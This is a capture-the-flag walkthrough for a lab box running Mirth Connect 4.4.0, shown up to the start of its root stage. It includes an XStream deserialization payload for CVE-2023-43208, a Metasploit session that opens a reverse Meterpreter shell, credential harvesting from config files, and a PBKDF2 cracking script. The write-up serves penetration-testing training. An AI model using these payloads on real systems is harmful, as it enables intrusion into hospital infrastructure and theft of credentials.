











1 RECON
1.1 Port Scan
rustscan -a $targetIp --ulimit 1000 -r 1-65535 -- -A -sC -PnResult:
PORT     STATE SERVICE  REASON  VERSION
22/tcp   open  ssh      syn-ack OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDVuD7K78VPFJrRRqOF1sCo4+cr9vm+x+VG1KLHzsgeEp3WWH2MIzd0yi/6eSzNDprifXbxlBCdvIR/et0G0lKI=
|   256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILAfcF/jsYtk8PnokOcYPpkfMdPrKcKdjel2yqgNEtU3
80/tcp   open  http     syn-ack Jetty
| http-methods:
|   Supported Methods: GET HEAD TRACE OPTIONS
|_  Potentially risky methods: TRACE
|_http-favicon: Unknown favicon MD5: 62BE2608829EE4917ACB671EF40D5688
|_http-title: Mirth Connect Administrator
443/tcp  open  ssl/http syn-ack Jetty
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mirth-connect
| Issuer: commonName=Mirth Connect Certificate Authority
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-19T12:50:05
| Not valid after:  2075-09-19T12:50:05
| MD5:   c251:9050:6882:4177:9dbc:c609:d325:dd54
| SHA-1: 3f2b:a7d8:5c81:9ecf:6e15:cb6a:fdc6:df02:8d9b:1179
| http-methods:
|   Supported Methods: GET HEAD TRACE OPTIONS
|_  Potentially risky methods: TRACE
|_http-title: Mirth Connect Administrator
6661/tcp open  unknown  syn-ack
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelOverview
- 22/tcp — SSH
- 80/tcp — HTTP (Jetty → Mirth Connect Administrator)
- 443/tcp — HTTPS (Jetty → Mirth Connect Administrator)
- 6661/tcp — Needed for Mrith
1.2 Web Applicaton
MIrth Connect webadmin interface:

When exposed to the internet, it is frequently game over.
Unlike typical web apps, Mirth's real power resides in the desktop administrator client (left side of the image), not the web UI (right).
2 WEB
2.1 Mirth Connect
Mirth Connect (now NextGen Connect) is an enterprise healthcare integration engine — built for HL7 processing, message routing, transformation pipelines, database connectors, and embedded scripting. In practice, it's a programmable middleware hub sitting in the center of hospital infrastructure.
2.1.1 Vulnerable Desgin
Java applications like this are risky by nature.

Mirth processes healthcare messages through modular channels:
Input → Transformer → Filters → DestinationsInternally, each target system is modeled as a "Patient":

At the core, it relies on the Java Transformer class to deserialize data into executable logic:


Each step can execute:
- JavaScript
- Java code via interop
- File operations
- Network calls
- Database queries
In other words, the platform is already capable of running arbitrary logic by design.
2.1.2 Java Web Start Descriptor (JNLP)
From the web admin portal, the green button downloads a configuration file used to launch the Mirth Connect Administrator client:
<jnlp codebase="https://interpreter.htb:443" version="4.4.0">

    <information>
        <title>Mirth Connect Administrator 4.4.0</title>
        [...snip...]
    </information>

    <security>
        <all-permissions/>
    </security>

    <resources>
        <j2se href="http://java.sun.com/products/autodl/j2se" max-heap-size="512m" version="1.6+"/>
        [...snip...]
        <jar download="eager" href="webstart/client-lib/mirth-client.jar" main="true" sha256="IHeDHNaFglz/afA4Osr3nllnqCMpsgo6RmrVTjbKBsA="/>
        [...snip...]
        <extension href="webstart/extensions/scriptfilestep.jnlp"/>
        <extension href="webstart/extensions/textviewer.jnlp"/>
        [...snip...]
    </resources>

    <application-desc main-class="com.mirth.connect.client.ui.Mirth">
        <argument>https://interpreter.htb:443</argument>
        <argument>4.4.0</argument>
    </application-desc>

</jnlp>This Java-based application uses XML descriptors as launch initializers.
More importantly, the file exposes precise fingerprints:
Target = NextGen (Mirth) Connect 4.4.0
2.2 CVE-2023-43208
With a confirmed Mirth version, the next step is to hunt for known vulnerabilities.
Version 4.4.0 is affected by a critical Java deserialization flaw originally tracked as CVE-2023-37679. An incomplete fix later introduced a bypass, assigned CVE-2023-43208:

2.2.1 Deserialization RCE
CVE-2023-37679 is an unauthenticated remote code execution vulnerability caused by unsafe Java deserialization of attacker-controlled input exposed through an HTTP endpoint.
Mirth Connect provides REST APIs that accept XML payloads. Requests with Content-Type: application/xml are handled by a global JAX-RS provider, XmlMessageBodyReader, which deserializes the request body into Java objects before any servlet logic executes:
@Provider
@Singleton
@Consumes(MediaType.APPLICATION_XML)
public class XmlMessageBodyReader implements MessageBodyReader<Object> {

    @Override
    public Object readFrom(Class<Object> type, Type genericType,
                           Annotation[] annotations, MediaType mediaType,
                           MultivaluedMap<String,String> headers,
                           InputStream entityStream) throws IOException {

        return ObjectXMLSerializer.getInstance()
                .deserialize(IOUtils.toString(entityStream, "UTF-8"), type);
    }
}Deserialization is performed by ObjectXMLSerializer, which relies on the XStream library. Because XStream rebuilds object graphs directly from XML, attacker input can instantiate arbitrary classes during unmarshalling, enabling gadget-chain execution.
Authentication is normally enforced by the base class MirthServlet via initLogin(), which validates session or Basic credentials before protected actions proceed:
public abstract class MirthServlet {

    public MirthServlet(HttpServletRequest request,
                        SecurityContext sc,
                        boolean initLogin) {

        if (initLogin) {
            initLogin();   // authentication check
        }
    }
}However, several API servlets — including UserServlet, SystemServlet, and ConfigurationServlet — explicitly disable this protection by calling the parent constructor with initLogin=false:
public class UserServlet extends MirthServlet {

    public UserServlet(@Context HttpServletRequest request,
                       @Context SecurityContext sc) {

        super(request, sc, false);   // auth disabled here
    }
}Since XML deserialization occurs inside XmlMessageBodyReader before authentication is applied, requests to these endpoints can trigger object construction without credentials. Any authentication checks that follow are too late to stop exploitation.
Attack flow:
Unauthenticated XML request
→ XmlMessageBodyReader intercepts request
→ ObjectXMLSerializer → XStream unmarshalling
→ Gadget chain executes during deserialization
→ Remote code execution as Mirth service userExample malicious XML payload:
<sorted-set>
    <string>ABCD</string>
    <dynamic-proxy>
      <interface>java.lang.Comparable</interface>
      <handler class="org.apache.commons.lang3.event.EventUtils$EventBindingInvocationHandler">
        <target class="java.lang.ProcessBuilder">
          <command>
            <string>bash</string>
            <string> -c</string>
            <string>{cmd}</string>
          </command>
        </target>
        <methodName>start</methodName>
        <eventTypes/>
      </handler>
    </dynamic-proxy>
</sorted-set>More details: RCE in Mirth Connect - pt. I. (CVE-2023-37679) - vsociety
2.2.2 MetaSploit
CVE references show that RAPID7 provides a ready-to-use Metasploit module.
Start MSF and load the exploit:
msf > use exploit/multi/http/mirth_connect_cve_2023_43208
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
msf exploit(multi/http/mirth_connect_cve_2023_43208) > options

Module options (exploit/multi/http/mirth_connect_cve_2023_43208):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: http, sapni, socks4, socks5, socks5h
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      8443             yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/linux/http/x64/meterpreter/reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested s
                                              hells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST           192.168.53.129   yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped directly to the shell.


   [...snip...]
Configure the target:
set RHOST interpreter.htb
set RPORT 443
set LHOST tun0
set LPORT 60001
set FETCH_COMMAND wget
runSuccessful exploitation yields a Meterpreter session:
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set RHOST interpreter.htb
RHOST => interpreter.htb
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set RPORT 443
RPORT => 443
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set LHOST tun0
LHOST => 10.10.16.24
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set LPORT 60001
LPORT => 60001
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set FETCH_COMMAND wget
FETCH_COMMAND => WGET
msf exploit(multi/http/mirth_connect_cve_2023_43208) > run
[*] Started reverse TCP handler on 10.10.16.24:60001
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version 4.4.0 is affected by CVE-2023-43208.
[*] Executing cmd/linux/http/x64/meterpreter/reverse_tcp (Unix Command)
[+] The target appears to have executed the payload.
[*] Sending stage (3090404 bytes) to 10.129.132.254
[*] Meterpreter session 1 opened (10.10.16.24:60001 -> 10.129.132.254:47926) at 2026-02-21 19:16:54 -0800

meterpreter > getuid
Server username: mirth
meterpreter > sysinfo
Computer     : interpreter.htb
OS           : Debian 12.13 (Linux 6.1.0-43-amd64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > pwd
/usr/local/mirthconnect
Shell as the internal service account mirth.
3 USER
After obtaining a webroot shell, the next move is configuration mining — pulling credentials from service files.
3.1 Mirth Internal
To understand Mirth we can refer to its open Frequently Asked Questions · nextgenhealthcare/connect Wiki · GitHub.
3.1.1 Mirth Properties
Mirth (NextGen Connect) stores its primary server configuration in:
<MIRTH_HOME>/conf/mirth.propertiesFrom our current location /usr/local/mirthconnect, we can quickly zero in on it:
meterpreter > ls /usr/local/mirthconnect/conf/
Listing: /usr/local/mirthconnect/conf/
======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  1438  fil   2023-07-18 10:46:18 -0700  dbdrivers.xml
100755/rwxr-xr-x  2229  fil   2025-09-19 05:49:58 -0700  log4j2.properties
100755/rwxr-xr-x  4848  fil   2026-02-21 13:28:41 -0800  mirth.properties
The configuration file mirth.properties reads:
# Mirth Connect configuration file

# directories
dir.appdata = /var/lib/mirthconnect
dir.tempdata = ${dir.appdata}/temp

[...snip...]

# keystore
keystore.path = ${dir.appdata}/keystore.jks
keystore.storepass = 5GbU5HGTOOgE
keystore.keypass = tAuJfQeXdnPw
keystore.type = JCEKS

[...snip...]

database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod
database.driver = org.mariadb.jdbc.Driver

# database credentials
database.username = mirthdb
database.password = MirthPass123!

[...snip...]3.1.2 Keystore Credentials
The file exposes credentials for the server's Java keystore:
keystore.path = /var/lib/mirthconnect/keystore.jks
keystore.storepass = 5GbU5HGTOOgE
keystore.keypass = tAuJfQeXdnPw
keystore.type = JCEKSThis keystore holds TLS certificates and private keys used by the service. With these secrets, an attacker could extract cryptographic material and potentially impersonate the server.
Useless in this box.
3.1.3 MySQL
The same configuration also reveals database access:
- Database engine: MariaDB/MySQL
- Host: localhost
- Database name:
mc_bdd_prod - Credentials:
mirthdb : MirthPass123!
This grants direct access to the Mirth backend database, including user records and password hashes.
Connect:
mysql -u mirthdb -p mc_bdd_prodRead password table:
mirth@interpreter:/usr/local/mirthconnect$ mysql -u mirthdb -p mc_bdd_prod
mysql -u mirthdb -p mc_bdd_prod
Enter password: MirthPass123!

MariaDB [mc_bdd_prod]> SHOW TABLES;
SHOW TABLES;
+-----------------------+
| Tables_in_mc_bdd_prod |
+-----------------------+
| ALERT                 |
| CHANNEL               |
| CHANNEL_GROUP         |
| CODE_TEMPLATE         |
| CODE_TEMPLATE_LIBRARY |
| CONFIGURATION         |
| DEBUGGER_USAGE        |
| D_CHANNELS            |
| D_M1                  |
| D_MA1                 |
| D_MC1                 |
| D_MCM1                |
| D_MM1                 |
| D_MS1                 |
| D_MSQ1                |
| EVENT                 |
| PERSON                |
| PERSON_PASSWORD       |
| PERSON_PREFERENCE     |
| SCHEMA_INFO           |
| SCRIPT                |
+-----------------------+
21 rows in set (0.001 sec)

MariaDB [mc_bdd_prod]> SELECT ID, USERNAME FROM PERSON;
SELECT ID, USERNAME FROM PERSON;
+----+----------+
| ID | USERNAME |
+----+----------+
|  2 | sedric   |
+----+----------+
1 row in set (0.001 sec)

MariaDB [mc_bdd_prod]> SELECT * FROM PERSON_PASSWORD;
SELECT * FROM PERSON_PASSWORD;
+-----------+----------------------------------------------------------+---------------------+
| PERSON_ID | PASSWORD                                                 | PASSWORD_DATE       |
+-----------+----------------------------------------------------------+---------------------+
|         2 | u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== | 2025-09-19 09:22:28 |
+-----------+----------------------------------------------------------+---------------------+
1 row in set (0.001 sec)
We now possess a legitimate Mirth credential hash.
3.2 Mirth Password Hashes
Mirth documentation (Default Digest Algorithm in Mirth® Connect 4.4) notes that newer releases switched the default password hashing from SHA-256 to PBKDF2WithHmacSHA256.
We can confirm the exact parameters in Digester.java:
DEFAULT_SALT_SIZE = 8
DEFAULT_ITERATIONS = 600000
DEFAULT_KEY_SIZE_BITS = 256

algorithm = "PBKDF2WithHmacSHA256"
usePBE = true
format = BASE64Meaning:
- Hash algorithm: PBKDF2-HMAC-SHA256
- Salt: 8 random bytes
- Iterations: 600,000
- Output key: 256 bits (32 bytes)
- Stored as Base64
First, inspect the raw binary after Base64 decoding:
$ echo 'u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==' | base64 -d | wc -c
40
$ echo 'u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==' | base64 -d | xxd -g1
00000000: bb ff 8b 04 13 94 9d a7 62 c8 50 6c 30 ea 08 0c  ........b.Pl0...
00000010: f2 db 51 1d 2b 93 9f 64 12 43 d4 d7 b8 ad 76 b5  ..Q.+..d.C....v.
00000020: 56 03 f9 0b 32 dd f0 fb                          V...2...
Total length is 40 bytes:
[8-byte salt][32-byte hash]Split them with a quick Python snippet:
import base64
b = base64.b64decode("u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==")
print("len:", len(b))
print("salt:", b[:8].hex())
print("dk :", b[8:].hex())Output:
len: 40
salt: bbff8b0413949da7
dk : 62c8506c30ea080cf2db511d2b939f641243d4d7b8ad76b55603f90b32ddf0fbFrom Hacktag we can find multiple PBKDF2 cracking examples:

For instance, using a Python brute-force script from the Compiled writeup, adjusted for these parameters:
import base64
import hashlib
from pwn import log

target_b64 = "u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w=="

data = base64.b64decode(target_b64)

salt = data[:8]
target_dk = data[8:]

iterations = 600000
dklen = 32


def pbkdf2(password):
    return hashlib.pbkdf2_hmac("sha256", password.encode(), salt, iterations, dklen)


wordlist = "/home/Axura/wordlists/rockyou.txt"

bar = log.progress("Cracking PBKDF2")

with open(wordlist, errors="ignore") as f:
    for line in f:
        pwd = line.strip()
        dk = pbkdf2(pwd)
        bar.status(f"Trying: {pwd}")
        if dk == target_dk:
            bar.success(f"Password found: {pwd}")
            break
    else:
bar.failure("Not found")Alternatively, format the hash for Hashcat (mode 10900 for PBKDF2-HMAC-SHA256) according to Hashcat Examples.
Both approaches recover the password within minutes:
$ python pbkdf2.py
[+] Cracking PBKDF2: Password found: snowflake1
Test the credential with the corresponding username sedric over SSH:
$ ssh [email protected]
[email protected]'s password:
Linux interpreter 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb 22 02:45:47 2026 from 10.10.16.24
sedric@interpreter:~$ id
uid=1000(sedric) gid=1000(sedric) groups=1000(sedric)
sedric@interpreter:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .lesshst  .local  .mysql_history  .profile  .python_history  user.txt  .viminfo
sedric@interpreter:~$ cat user.txt
c*****************************6
User flag secured.
4 ROOT
4.1 Internal Enumeration
Run LinPEAS for internal enumeration:
╔══════════╣ Running processes (cleaned)
╚ Check weird & unexpected processes run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes
root        3498  0.0  0.7  39872 31024 ?        Ss   01:04   0:02 /usr/bin/python3 /usr/local/bin/notif.py

╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
══╣ Active Ports (ss)
tcp   LISTEN 0      256          0.0.0.0:6661       0.0.0.0:*
tcp   LISTEN 0      50           0.0.0.0:443        0.0.0.0:*
tcp   LISTEN 0      80         127.0.0.1:3306       0.0.0.0:*
tcp   LISTEN 0      50           0.0.0.0:80         0.0.0.0:*
tcp   LISTEN 0      128        127.0.0.1:54321      0.0.0.0:*
tcp   LISTEN 0      128          0.0.0.0:22         0.0.0.0:*
tcp   LISTEN 0      128             [::]:22            [::]:*

╔══════════╣ Checking all env variables in /proc/*/environ removing duplicates and filtering out useless env vars
NOTIFY_SOCKET=/run/systemd/notify
NOTIFY_SOCKET=/run/user/1000/systemd/notifyEverything points to a suspicious Python script:
/usr/local/bin/notif.pyRoot is running a custom script in /usr/local/bin (not system package), which is readable by normal users.
4.2Code Review
4.2.1 Source
The suspicious root-run Python script notif.py contains:
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
